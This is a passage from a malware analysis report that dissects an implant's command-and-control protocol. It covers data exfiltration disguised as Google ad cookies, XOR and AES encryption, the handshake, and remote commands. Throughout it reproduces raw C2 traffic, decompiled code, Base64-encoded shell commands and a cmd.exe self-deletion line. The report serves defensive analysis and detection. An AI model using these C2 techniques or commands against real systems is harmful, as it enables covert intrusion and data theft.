AItrZGYG2ywus99HtQGb8x99oFAbOyhPQMrUTRci30YX3xS5D5NbODJZnoFMAeIYIcATsauU65EvWCjAhmpNVN8pOtxdIvgS7cq
APISID=nfhljtqscmxwztzuwvui; SAPISID=ZBrWsKL7fBjWKDMRh7ai8HhMhywzRoG0_qR9StB6ZhY.
Host: [redacted]
Referer: https://notifications.google.com/
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
```

Illustration 82. HTTP GET request

Of the headers, it is worth noting "**Referer,**" which points to "notifications.google," indicating that the traffic comes from a Google ad. On the other hand, the "**Cookie**" header, which is used to transfer information, is composed of fields with names identical to those used by Google to track its ads and advertising [9].

However, the values entered by the malware are customized to exfiltrate and encrypt the information. All this is intended to simulate that a Google ad has been accessed and that the communication is legitimate.

The fields in the "Cookie" header are as follows:

S=Gmail:

This is an XOR key randomly generated using the WELL512 algorithm [7] and encoded in Base64. This key will be used to encrypt the data before sending it.

COMPASS=Gmail:

The encrypted data will be stored encoded in Base64. Since the string is quite long, it is divided into two parts, with the first part being stored in this field.

NID=<RandomNumber>:

The second part of the data is stored in this field.

GMAIL_IMP:

This cookie field is filled with random values, concatenating a variable number of these strings after "GMAIL_IMP=v*2". It has no use other than to simulate legitimate browsing.

These values are based on the following table of regular expressions:

REGULAR EXPRESSION
\/io-cv-d*[1-5]\d{4}![0-9a-f]{16}
\/att-xhr-spd*[1-5]\d{4}
\/cm-tb-bemst*[1-5]\d{4}
\/cv-ftn*[1-8]\d{4}
\/cv-ftn-b1*[1-8]\d{4}
\/no-nm-sm*[1,2]
\/tadis*(\dl\d\dl\d\d\dl1\d\d\dl237[0-6]l23[0-6]\dl2[0-2]\d\d)
\/cm-ratt
\/cm-att
\/att-xhr-cnt*1

Table 12. Random strings in the Cookie

SSID:

This field stores a string of random bytes encoded in base64.

APISID:

This field stores a string of 20 random bytes that will be used in the handshake.

SAPISID:

Finally, the mutex obtained previously is entered in this field, encrypted with the XOR key from the **S=Gmail** field and encoded with Base64.

If the request is successful, C2 returns a response similar to the following:

```
HTTP/1.1 200 OK
Date: Mon, 27 May 2019 18:56:00 GMT
Server: Apache
Cache-Control: no-store, no-cache, must-revalidate, max-age=0, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: SAPISID=ZBrWsKL7fBjWKDMRh7ai8HhMhywzRoG0_qR9StB6ZhY.
Set-Cookie: APISID=ii5kvru6xrus824ebadb4d36
Connection: close
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

19eb
"use strict";
_F_installCss("sentinel{}");
this.social_NotificationsOgbUi=this.social_NotificationsOgbUi||{};
(function(_){var window=this;
GS.add(i,s);_.Ay(_.e,m);$k.szql.constructor.call(this,x,d,f.r);p.parentNode.removeChild(c);
+p)e=e[a[p]];_.oa(e,m,k,"bir","gz");this.yD[4]=2836015;n.ncz=!g&&n.ncz||{};_.Or.prototype.E
w=0,m=u.length;w<m-1;++w)var s={},v=v[u[w]]=s;yi();this.hr=this.jU=0;for(var s=0,k=n.length
hwUE,W,EP,ch;this.ye[6]=414};_.kV=window.document;_.IOXv(_.KY,{},$o);x.appendChild(y);var m
```

Illustration 81. Example of a response to a registration request

In the response headers, we can see how it specifies that the resource should not be stored in the cache under any circumstances with the **Cache-Control: no-store** and **Pragma: no-cache headers.**

It is also specified that the communication should be of the “chunked” type. This type of communication is useful when the “chunks” sent are of variable size [10].

Finally, we observe the **Set Cookie: SAPISID** and **Set Cookie: APISID headers.**

The first one (SAPISID) contains the same value as in the request field, thus ensuring that the request and response are linked, rejecting it otherwise.

3. REGISTRATION IN THE C2

The APISID header contains 20 different bytes sent by the C2 toconfirm communication, as will be seen in the next stage.

Finally, it should be noted that in some samples we found variations in the "Server" header. These variations are due to the type of server used, which is **Microsoft-IIS** instead of **Apache** or **Nginx**. These responses may have additional headers that the malware will not process.

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, max-age=0,post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 5822
Content-Type: text/html; charset=UTF-8
Server: Microsoft-IIS/10.0
Set-Cookie: SAPISID=rHrcI0Lc3c719P4gj3AR3IHMpaPwLI4gR9rXnfehri0.
Set-Cookie: APISID=mneva1v4j95c9ee80dc31232
X-Powered-By: PHP/7.0.33
X-Powered-By: ASP.NET
Set-Cookie: ARRAffinity=00f3cddbfc5f5d5e21000695009a4099f774af143eaf7401ed3e036dcceaa201;Path=/;HttpO
Date: Tue, 11 Jun 2019 08:07:07 GMT
Connection: close
```

Illustration 84. Request headers to Microsoft-IIS

As a result of the request, a NIDS rule has been created, which can be found in the **APPENDIX.**

4. ANALYSIS OF THE RESPONSE BODY

In the body of the response, following the "chunked" format, we have the size in hexadecimal and a kind of Google V8 JavaScript code script. These scripts always begin with the string **"use strict";this.social_NotificationsOgbUi=this.social_NotificationsOgbUiII{};(function(_){var window=this;**

And its termination with

}).call(this,this.social_NotificationsOgbUi); // Google Inc.

This structure, together with the JavaScript code, is common when obtaining widgets from web pages [11][12]. In this way, once again, attackers use steganography to mask the sending of data as a legitimate connection.

To extract the information from the code, the malware has a table of 64 regular expressions with which it compares it. This table of regular expressions can be found in the **APPENDIX**.

4. ANALYSIS OF THE RESPONSE BODY




Illustration 85. Response body in JS




Illustration 86. Information extracted from JS

The information received appears to be a key that the C2 server uses to encrypt its communications.

5. HANDSHAKE

To confirm that communication has been successful, the malware resends the recognition data without the UUID and without encrypting it with XOR. In this case, the header will carry the **APISID** from the response, so that the C2 can verify that communication has been established correctly.




Illustration 87. Handshake encapsulation

```
------------------------------------------------------------------------
REGISTER IN C2
------------------------------------------------------------------------
REQUEST
        ID: 561;0;ZGOLGZNJKVYHCBPMZFWJ
        SSID: 0x5063C49C8BB9DF9C5C4470DB
        XOR Key: 0x5022B5829BC2497EE51B
                Data Size: 549
                UUID:

RESPONSE
        APISID: ii5kvru6xru
------------------------------------------------------------------------
REGISTER IN C2
------------------------------------------------------------------------
REQUEST
        ID: 561;0;HCIANGHZEGJXKTEHUXSM
        SSID: 0xA160A310E29B0AB626FA2B57
        XOR Key: 0xF3E4F5FFB2AB2AB1
                Data Size: 549
                UUID:
------------------------------------------------------------------------
HANDSHAKE
------------------------------------------------------------------------
REQUEST
        ID: 512;0;ii5kvru6xru
```

Illustration 88. Handshake process

5. HANDSHAKE

To complete the handshake, the malware sends a request to the C2 for the resource "favicon.ico," indicating that it is ready to perform actions on the machine.

```
....GET /favicon.ico HTTP/1.1
Connection: close
Accept: */*
Accept-Encoding:
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko

HTTP/1.1 200 OK
Date: Fri, 31 May 2019 09:48:27 GMT
Server: Apache
Content-Length: 0
Connection: close
Content-Type: image/vnd.microsoft.icon
```

Illustration 89. Favicon.ico request

At this point, the malware saves the host URL in **Subkey 4**. Unlike **Subkey 2**, this value is updated with each response from the C2, so the malware has the ability to update the host during infection.

6. SENDING COMMANDS

At this point, the sample enters the "PROCESS COMMANDS" section, for which it will create a thread that will manage all these communications.

```
4C:8BDC                 mov r11,rsp                                  CreateThread
48:83EC 48              sub rsp,48
44:8B5424 70            mov r10d,dword ptr ss:[rsp+70]
48:8B4424 78            mov rax,qword ptr ss:[rsp+78]
41:81E2 04000100        and r10d,10004
49:8943 F0              mov qword ptr ds:[r11-10],rax
49:8363 E8 00           and qword ptr ds:[r11-18],0
45:8953 E0              mov dword ptr ds:[r11-20],r10d
4D:894B D8              mov qword ptr ds:[r11-28],r9
4D:8BC8                 mov r9,r8
4C:8BC2                 mov r8,rdx
48:8BD1                 mov rdx,rcx
48:83C9 FF              or rcx,FFFFFFFFFFFFFFFF
48:FF15 53650600        call qword ptr ds:[<&CreateRemoteThread
0F1F4400 00             nop dword ptr ds:[rax+rax],eax
48:83C4 48              add rsp,48
C3                      ret
CC                      int3
```

Illustration 90. Creation of thread for communications

6. SENDING COMMANDS

In this process, the client sends encrypted information to the server in its "**Cookie**:" field in the following format:

{SIZE};2;{20 RANDOM BYTES}

<DATA>

{SIZE};2;{20 RANDOM BYTES}

<DATA>

The content of <DATA> is unknown, but everything seems to indicate that these are the AES keys. With this information, the server encrypts its message and sends an encrypted string with this AES key containing the command to be executed.

```
REQUEST

    24;2;zayoynxadkvnfwyfxpnl\n
    57 24 79 5c fe 55 8f 35 a0 a6 f5 bd 49 4f 3d 8e 33 14 18 96 99 ce 1b df 0
    93;2;ngipvasrievdgfdfshqx
    96 ab e2 96 68 10 f3 70 cd db 81 8d ac f2 07 b4 6a d5 21 9c c7 fd f0 03 df 52 1e 9b db 5e a2 be 06 db
    f4 6a cb 6f 97 06 b7 22 3d 53 3c e1 2f d1 34 5c d0 e7 7b c4 a0 a2 bf 05

RESPONSE

    bhkxvjffAG00800097
```

```
v8[0] = 1;
(CryptSetKeyParamAPI)(*(a1 + 8), 4i64, v8, 0i64);// ECB Mode
v10[0] = 1;
CryptSetKeyParamAPI(*(a1 + 8), 3i64, v10, 0i64, v8[0]);// PKCS#5/PCKS#7 Padding
CryptSetKeyParamAPI(*(a1 + 8), 1i64, a3, 0i64, v8[0]);
return 1;
```

Illustration 91. Encrypted command transmission (AES)

3.4.3 Remote control of the implant, Post-Exploitation

At this point, the attacker can already execute actions on the victim machine by sending commands to the implant, as illustrated in the previous section. Some of the actions that the group can perform are as follows:

CAPABILITIES
SEND COMMAND
SEND PERSISTENT COMMAND
ACCESS PERSISTENT COMMAND
GET HEADERS
GET PID
SELECT PROXY CREDENTIALS
SET INTERNET OPTION
GET BASKET THRESHOLD
SET BASKET THRESHOLD VALUE
KILL
SET JITTER
SET PERSISTENT JITTER
LOAD MODULES

Table 13. Malware capabilities

Each capability has a different command (random string) associated with it, to make analysis more complex. The **APPENDIX** contains a summary table listing all capabilities with their samples.

Each command has specific arguments, so they must be processed before being executed. Two interesting general values are extracted from this processing:

Result

When an order is processed, it generates an output with constants, unique to each sample, which indicate the status of the command.

Status code

Value indicating the outcome of processing or whether an error has occurred. The codes are as follows:

VALUE	CODE
-101	PARAM FORMAT ERROR
-100	INSUFFICIENT PARAMS ERROR
-53	PARAM NOT FOUND ERROR
-55	REGISTRY ACCESS ERROR
-1	PARAM VALUE NOT RECOGNIZED ERROR
-51	UNKNOWN ERROR
-987 a -990	INSUFFICIENT PARAMS ERROR
-200	TERMINATE THREAD ERROR
-300	CREATE THREAD ERROR
-400	ORDER FORMAT ERROR
0	SUCCESS

Table 14. Status codes

After processing the order, the result is encapsulated using the same header that was used in the registration phase. In this case, {**RESULT CODE**} contains the result code obtained

A;0;{SIZE};0;{RESULT_CODE}

This information is encrypted and sent to C2 to verify that the order has been processed correctly. In addition, the result is stored encrypted in **Subkey 5**. This subkey serves as a log of the actions performed on the machine. The following is a list of the malware capabilities that have been identified and how they work, as well as an example of their use.

3.4.3.1 SEND COMMAND

This command allows you to process a command sent from the C2 encoded in Base64. The encoded command will have a fixed structure so that it can be processed correctly:

<iteration>\n<ID>n<command>\n<EnvironmentVariableExpanded>\n<EnvironmentVariable>

<iteration> : This numeric field indicates when the command will be executed. Each time the malware passes through this phase of the code, an internal counter is incremented by one.

<id> : The function of this value is unknown, but it is always 0.

<command> : This is the console command to be executed, which may include environment variables.

<EnvironmentVariableExpanded> : It has the form $(EnvironmentVariable) and allows access to the value of a specific environment variable.

<EnvironmentVariable> : A string that will be converted into an environment variable.

If processing is successful, a result will be generated with its corresponding *"key_word"*.

EXAMPLE OF USE

If we want it to be executed in iteration 2, we will encode the following in Base64:

```
2
0
%SYSTEMROOT%\System32\cmd.exe /c ping 127.0.0.1 -n 35 & del /F %COMPUTERNAME%
$(COMPUTERNAME)
COMPUTERNAME
```

Finally, it will send the following command:

:mnxqsq
MgowCiVTWVNURU1ST09UJVxTeXN0ZW0zMlxjbWQuZXhlIC9jIHBpbmcgMTI3LjAuMC4xIC1uIDM1ICYgZGVsIC9GICVDT01QVVRFUk5BTUUlIAokENPTVBVVEVSTkFNRSkQ09NUFVURVJOQU1F

If the processing is correct, the result will be: **vnz**

3.4.3.2 SEND PERSISTENT COMMAND

Its functionality is similar to that of *SEND COMMAND*, but it saves the command in a registry key for persistence. To do this, it generates a new subkey, which we will call **Subkey 6**. This subkey is generated in the same way as the previous ones and saves the command encoded in Base64. As can be seen, the operator can leave repetitive tasks programmed in the implant for various purposes, further reinforcing the hypothesis of Stage:3 malware.

```
sub_E2D0(&v7[88], a2);
sub_AEE0(v8);
if ( process_pararms(v8, &v7[88]) )
{
  sub_B2F0(0i64);
  if ( WriteSubkey6(base64command) )
  {
    memcopy(v10, &ddb1qa1p, 0xFFFFFFFF);
    v5 = 0;
  }
  else
  {
    memcopy(v10, &dword_352F2, 0xFFFFFFFF);
    v5 = 0xFFFFFFC9;                          // REGISTRY ACCESS ERROR
  }
}
else
{
  memcopy(v10, &dword_352F2, 0xFFFFFFFF);
  v5 = 0xFFFFFF9B;                            // PARAM FORMAT ERROR
}
EXECUTION(a4, v10, v5, 0);
clean_3(v10);
clean_0(v8);
clean_3(base64command);
return 1;
}
```

Illustration 92. GENERATE COMMAND function

If the processing is correct, a result will be generated with the same constant that was generated in the SEND COMMAND function.

EXAMPLE OF USE

The C2 server wants to store the command from the previous example:

:Iobet MgowCiVTWVNURU1ST09UJVxTeXN0ZW0zMlxjbWQuZXhlIC9jIHdo-b2FtaSAmIGRlbCAvRiAlQ09NUFVURVJOQU1FJQokENPTVBVVEVSTk-FNRSkKQ09NUFVURVJOQU1FCg==

If the processing is correct, the result will be: **vnz**

3.4.3.3 ACCESS PERSISTENT COMMAND

Its function is related to the previous one, as it consists of accessing the command stored in **Subkey 6**.

```
v5 = process_pararms(v10, v14);
clean(v9);
sub_FA60(v9, &dospuntos_0);
v17 = 144;
DescipherFunction_2(&v17, 1);                // \n
v19 = 0;
v18 = 0xEA3B;
DescipherFunction_2(&v18, 2);                // %d
printFormat(v16, &v18, v10[0]);
memcopy(v15, &lsphh4, 0xFFFFFFFF);           // Get Iteration
sub_F6B0(v9, v15, v16);
clean_3(v15);
clean_3(v16);
printFormat(v16, &v18, v10[1]);
memcopy(v15, &fj2rq, 0xFFFFFFFF);
sub_F6B0(v9, v15, v16);
clean_3(v15);
clean_3(v16);
sub_13950(v16, v11);
memcopy(v15, &fhfjf, 0xFFFFFFFF);            // Get COMMAND
sub_F6B0(v9, v15, v16);
clean_3(v15);
clean_3(v16);
sub_13950(v16, v13);
memcopy(v15, &bppcvo84b, 0xFFFFFFFF);        // GET EnvironmentVariable (EXPAND)
sub_F6B0(v9, v15, v16);
clean_3(v15);
clean_3(v16);
sub_13950(v16, v12);
memcopy(v15, &b60pr, 0xFFFFFFFF);            // Get ENVIRONAMENT_VARIABLE
sub_F6B0(v9, v15, v16);
clean_3(v15);
clean_3(v16);
v6 = 0xFFFFFF9B;                             // PARAM INVALID SIZE ERROR
if ( v5 )
  v6 = 0;
sub_F850(v9, v16, &v17);
EXECUTION(a4, v16, v6, 0);
clean_3(v16);
celan_2(v9);
```

Illustration 93. ACCESS COMMAND function

If **Subkey 6** does not exist, the function returns a default value with the following fields:

<iteration>: Value between 5 and 20 (depending on each sample)

<id> : 0

<command> : %SystemRoot%\System32\cmd.exe /c "ping 127.0.0.1 -n 30 & del /F "%PROCESSOR_IDENTIFIER%"

<EnvironmentVariableExpanded> : $(PROCESSOR_IDENTIFIER)

<EnvironmentVariable> : PROCESSOR_IDENTFIER

If processing is correct, the result is a sequence of constants with each of the fields.

3.4.3.4 GET HEADERS

This command returns the Accept and User-Agent headers in the result.

```
  sub_13C0(&v6[40]);
  if ( check_size_2(&v6[40]) )
    sub_F850(v7, v8, &unk_352F0);                // Get ACCEPT / USER AGENT
  else
    memcopy(v8, &6ml6nk7, 0xFFFFFFFF);
  EXECUTION(a4, v8, 0, 0);
  clean_3(v8);
  celan_2(v7);
  return 1;
}
```

Illustration 94. GET HEADERS function

If an error occurs, the result is replaced by the corresponding *"key_word,"* corresponding to the error.

3.4.3.5 GET PID

This command returns the PID of the running process in the result.


```
{
  unsigned int v5; // eax
  __int64 stringformat[4]; // [rsp+20h] [rbp-10h] BYREF

  v5 = getPID();
  printFormat(stringformat, "%d", v5);
  EXECUTION(a4, stringformat, 0, 0);
  clean_3(stringformat);
  return 1;
}
```

Illustration 95. GET PID function

EXAMPLE OF USE

The C2 server wants to know the PID of its process: **:bu7q66**

The result will show the PID value, for example: **2215**



3.4.3.6 SELECT PROXY CREDENTIALS

This command allows you to select the credentials to be used for the connection. You will receive the corresponding index as a parameter.

```
if ( check_size(v19) )
{
  v22 = a4;
  v21[1] = xmmword_35530;
  v21[0] = xmmword_35520;
  DescipherFunction_3(v21, 15);                 // return %d %s\t%s\t%s\t%s\n
  v23[0] = 0x9D3D63019D1Fi64;
  DescipherFunction_3(v23, 3);                  // return >> (SELECTED)
  v7 = check_size(v19);
  sub_14F0(v20, (250 * v7));
  if ( check_size(v19) > 0 )
  {
    v8 = 0;
    // Credential Loop
    do
    {
      v9 = sub_2ED40(v19, v8);
      Addr = getAddr(v9 + 40);
      v11 = sub_2ED40(v19, v8);
      v12 = getAddr(v11 + 24);
      v13 = sub_2ED40(v19, v8);
      v14 = getAddr(v13 + 8);
      v15 = &qword_350B8;
      if ( v6 == v8 )
        v15 = v23;
      v17[6] = Addr;
      v17[5] = v12;
      v17[4] = v14;
      sub_6CD0(v18, v21, v8, v15);
      sub_B5A0(v20, v18);
      clean_3(v18);
      ++v8;
    }
    while ( v8 < check_size(v19) );
  }
  sub_321E0(v22, v20, 0, 0);
  clean_3(v20);
}
else
{
  memcopy(v21, &x6mf9z, 0xFFFFFFFF);
  EXECUTION(a4, v21, 1u, 0);
  clean_3(v21);
}
sub_25AE0(v19);
return 1;
```

Illustration 96. SELECT PROXY CREDENTIALS function

The result is a complete list of credentials with the selected one marked by the characters "››". In case of error, the result will be the corresponding "*key_word*."

EXAMPLE OF USE

The C2 server wants to select the sixth credential:
:j65i 5

In this case, the result returned would be similar to the following:

0 http://10.0.0 1 admin1 test1234

1 http://10.0.0.1 admin2 test4567

2 http://10.0.0.1 admin3 test8901

3 http://10.0.0.1 admin4 testabcd

4 http://10.0.0.1 admin5 testABCD

5 >> http://10.0.0.1 admin6 testtest

3.4.3.7 SET INTERNET OPTION

This command allows you to update the connection mode (the default is authenticated proxy) stored in **%AppData%\Roaming\Mozilla\Firefox\profiles.ini.** The format is as follows:

:<order_word> <proxy_type> <port> <connection_mode>

The **<proxy_type>** can take values from 0 to 6 and refers to "network.proxy.type," indicating whether the configuration will be with or without a proxy. If it has another value, it will be **unknown**.

0

Direct connection, no proxy. (Default in Windows and Mac previous to 1.9.2.4 /Firefox 3.6.4)

1

Manual proxy configuration.

2

Proxy auto-configuration (PAC).

4

Auto-detect proxy settings.

5

Use system proxy settings. (Default in Linux; default for all platforms, starting in 1.9.2.4 /Firefox 3.6.4)

Illustration 97. Proxy Types

The **‹port›** refers to "network.proxy.http_port" and is used to specify the proxy server port. Finally, **‹connection_mode›** is the parameter that specifies the connection type. If it has a value greater than 5, it will display **invalid**. It can have several values that mean the following:

> **‹connection_mode› == 2 :** The connection is with an authenticated proxy and credentials will be used.
>
> **‹connection_mode› == 4 :** The connection is with an unauthenticated proxy, so only the URL and port will be required.
>
> **‹connection_mode › == other:** The connection is without a proxy.

```
  if ( v19 - 1 > 4 )
    v10 = &invalid;
  else
    v10 = *(&unk_35680 + (v19 - 1));
  printFormat(v22, &v23, v19, v10);
  memcopy(v21, &2gtzla43, 0xFFFFFFFF);
  sub_F6B0(v14, v21, v22);
  clean_3(v21);
  clean_3(v22);
  v11 = v19;
  if ( v19 == 4 || v19 == 2 )                   // Non Authenticated Proxy
  {
    sub_13950(v22, v16);
    memcopy(v21, &efixx, 0xFFFFFFFF);           // PROXY URL
    sub_F6B0(v14, v21, v22);
    clean_3(v21);
    clean_3(v22);
    v11 = v19;
  }
  if ( v11 == 2 )                               // Authenticated Proxy
  {
    sub_13950(v22, v17);
    memcopy(v21, &fpu, 0xFFFFFFFF);             // PROXY USERNAME
    sub_F6B0(v14, v21, v22);
    clean_3(v21);
    clean_3(v22);
    sub_13950(v22, v18);
    memcopy(v21, &b9lg5sg, 0xFFFFFFFF);         // PROXY PASSWORD
    sub_F6B0(v14, v21, v22);
    clean_3(v21);
    clean_3(v22);
  }
  sub_7DE0(&v15);
  ExitCritical(&v20);
  sub_F850(v14, &v15, v26);
  EXECUTION(a4, &v15, 0, 0);
  clean_3(&v15);
  celan_2(v14);
  return 1;
}
```

Illustration 98. SET INTERNET OPTION function

If the connection is via proxy, the result will return the associated URL and (if authenticated) the selected credentials (SELECT PROXY CREDENTIALS). All this together with the corresponding constants.


EXAMPLE OF USE

The C2 server wants to establish a connection with an authenticated proxy:

:kwk4274p 1 8080 2

In this case, the result will be generated with the following values:

o6zd : 1 (bd1mal) 0yhi3t : 8080 vbydb : 2 (z6wdhcnp) xy9v0h7 : http://10.0.0.1 7o4i92 : admin6 vux : testtest



3.4.3.8 GET BASKET THRESHOLD

This command returns the value of the "**basket threshold**." This term translated as "basket threshold" could refer to a maximum size that the malware sets for sending information or receiving modules. By reducing the size of the packets, it could evade monitoring systems. This is a packet fragmentation technique.

```
char __fastcall SET_BASKET_THRESHOLD(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
  _BYTE prompt[32]; // [rsp+0h] [rbp-30h] BYREF

  return_basketThreshold(&prompt[32]);
  EXECUTION(a4, &prompt[32], 0, 0);
  clean_3(&prompt[32]);
  return 1;
}
```

Illustration 99. SET BASKET THRESHOLD function

The default value is **30 KB**, although there is another function called UPDATE BAKET THRESHOLD VALUE that is responsible for updating it. The value returned by the result is **"basket threshold = <value> KB".**

EXAMPLE OF USE

The C2 server wants to know the value of the "basket threshold":

:60hogw

If it still has the default value, the result will show:

basket threshold = 30 KB

3.4.3.9 SET BASKET THRESHOLD VALUE

This command is related to the previous one and allows you to update the value of the “basket threshold.”

```
char __fastcall _update_threshold_value(__int64 a1, __int64 ptr_params, __int64 a3, __int64 a4)
{
  __int64 *Addr; // rax
  __int64 ParamByPos; // rax
  unsigned int ActionCode; // edi
  unsigned int result_code; // er8
  int KB_basket; // ebx
  __int64 ptr_param; // rax
  __int64 *param; // rax
  _BYTE array_params[32]; // [rsp+0h] [rbp-70h] BYREF
  __int64 array_params_2[9]; // [rsp+20h] [rbp-50h] BYREF
  __int64 prompt[5]; // [rsp+68h] [rbp-8h] BYREF

  clean(&array_params[32]);
  Addr = getAddr(ptr_params);
  getParams(Addr, &array_params[32]);
  if ( check_size_2(&array_params[32]) )
  {
    ParamByPos = getParamByPos(array_params_2, 0i64);
    ActionCode = getBasketIndex_2(ParamByPos);
    if ( ActionCode < 3 )
    {
      KB_basket = getBasketKB();
      if ( ActionCode == 2 && check_size_2(array_params_2) >= 2 )
      {
        ptr_param = getParamByPos(array_params_2, 1i64);
        param = getAddr(ptr_param);
        KB_basket = ConvertNum(param);          // Get New Value
      }
      update_basket_value(ActionCode, KB_basket);
      return_basketThreshold(prompt);
      result_code = 0;
    }
    else
    {
      memcopy(prompt, &dword_352F2, 0xFFFFFFFF);
      result_code = 0xFFFFFF9B;                 // PARAM FORMAT ERROR
    }
  }
  else
  {
    memcopy(prompt, &dword_352F2, 0xFFFFFFFF);
    result_code = 0xFFFFFF9C;                   // PARAM INVALID SIZE ERROR
  }
  EXECUTION(a4, prompt, result_code, 0);
  clean_3(prompt);
  celan_2(array_params_2);
  return 1;
}
```

Illustration 100. UPDATE BASKET THRESHOLD VALUE function

The value of “key_word” indicates whether the value should be updated or not. If it should be updated, it will be accompanied by a value. If successful, the result is the corresponding “key_word.”

3.4.3.10 KILL

This command allows you to execute the following command:

%SytemRoot%\System32\cmd.exe ping 127.0.0.1 -n 30 & del /F %EXE_PATH%

The purpose of the command is to delete the executable from the disk as a means of concealment. It matches the default command and will be executed if the command includes the argument **"-die."**

```
v28 = -344005049;
DescipherFunction_2(&v28, 4);                   // -die
if ( check_size_2(v16) )
{
  ParamByPos = getParamByPos(v16, 0i64);
  if ( !strcmp(ParamByPos, &v28) )
  {
    memcopy(v15, &dword_352F2, 0xFFFFFFFF);
    EXECUTION(a4, v15, 0xFFFFFF9B, 0);
    clean_3(v15);
  }
  else
  {
    *&v19[12] = *(&xmmword_35430 + 12);
    *v19 = xmmword_35430;
    v18[1] = xmmword_35420;
    v18[0] = *&qword_35410;
    DescipherFunction_3(v18, 29);               // return %SystemRoot%\\System32\\cmd.exe
    sub_5F0(v24);
    sub_7D50(v24, 0x104u);
    PtrValue_2 = getPtrValue_2(v24);
    v9 = getAddr(v24);
    v10 = ExpandEnvironmentStringsAPI(v18, v9, PtrValue_2);
    sub_7D50(v24, v10);
    v23 = 40301;
    v22[1] = xmmword_35460;
    v22[0] = xmmword_35450;
    DescipherFunction_3(v22, 17);               // return ping 127.0.0.1 -n
    *&v27[6] = 0x9D4562EA9D36i64;
